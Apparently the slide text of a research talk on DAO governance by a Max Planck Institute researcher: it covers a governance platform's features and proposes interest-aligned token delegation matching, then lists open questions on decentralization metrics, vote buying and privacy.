- **Token Launch:** It provides tools for deploying tokens, ensuring scalable distribution and seamless integration with EVM chains.
- **Governance Management:** It enables on-chain proposal creation, voting, and execution. It supports frameworks like OpenZeppelin Governor and offers features such as delegate registration and transparent voting power management.
- **Staking Solutions:** Its staking system allows protocols to distribute fees to token stakers, aligning economic incentives between protocol usage and token holder rewards. It supports features like liquid staking tokens (LSTs) and integrates with restaking protocols.
- **Tally Protocol:** It introduces a liquidity layer for governance tokens, enabling token holders to earn staking rewards while maintaining voting rights.



Used by ⭐ ARBITRUM UNISWAP Compound zkSync era and others…

Fairness in Token Delegation: Mitigating Voting Power Concentration in DAOs – arxiv.org/abs/2510.05830

A Proactive Solution: Interest-Aligned Delegation Matching

- **Address a critical challenge in DAO governance:** Optimizing delegation matching!
- **Like in traditional democracy:** voters vote for a politician when they have their interested aligned.

Why not do the same with token delegation in DAOs?

- **Goal:** Provide governance systems with tools to:
  Users delegate to voters who are better aligned with their interests.
  Reduce delegation bias.
  Improve transparency of voting power distribution.
- **Example:** A "*Delegation Advisory*" system, similar to voting advisories in democratic elections.
- **Enhanced Decision-Making:** Lead to more secure, decentralized, and effective DAO governance.

How Can We Improve DAOs? 🤔

How can we improve DAOs?

- What metrics can accurately quantify the level of decentralization in a DAO?
- How to provide incentives for people to vote?
  - Can they game the system? If there is a chance they will.
- How to avoid/mitigate voting buying, intimidations, or coercion?
- How can DAOs achieve privacy for their participants while maintaining some form of transparency?
- How can DAOs leverage emerging technologies (e.g., multi-chain) for better scalability and security?
- How can we rigorously analyze and verify DAO governance models?
  - How can we automate testing and experimentation in DAOs?
- How can we design user-friendly interfaces for DAO participants?

Contact

johnme@mpi-sws.org

johnnatan-messias.github.io

Johnnatan Messias, PhD

Research Scientist

@johnnatan_me

MAX PLANCK INSTITUTE
FOR SOFTWARE SYSTEMS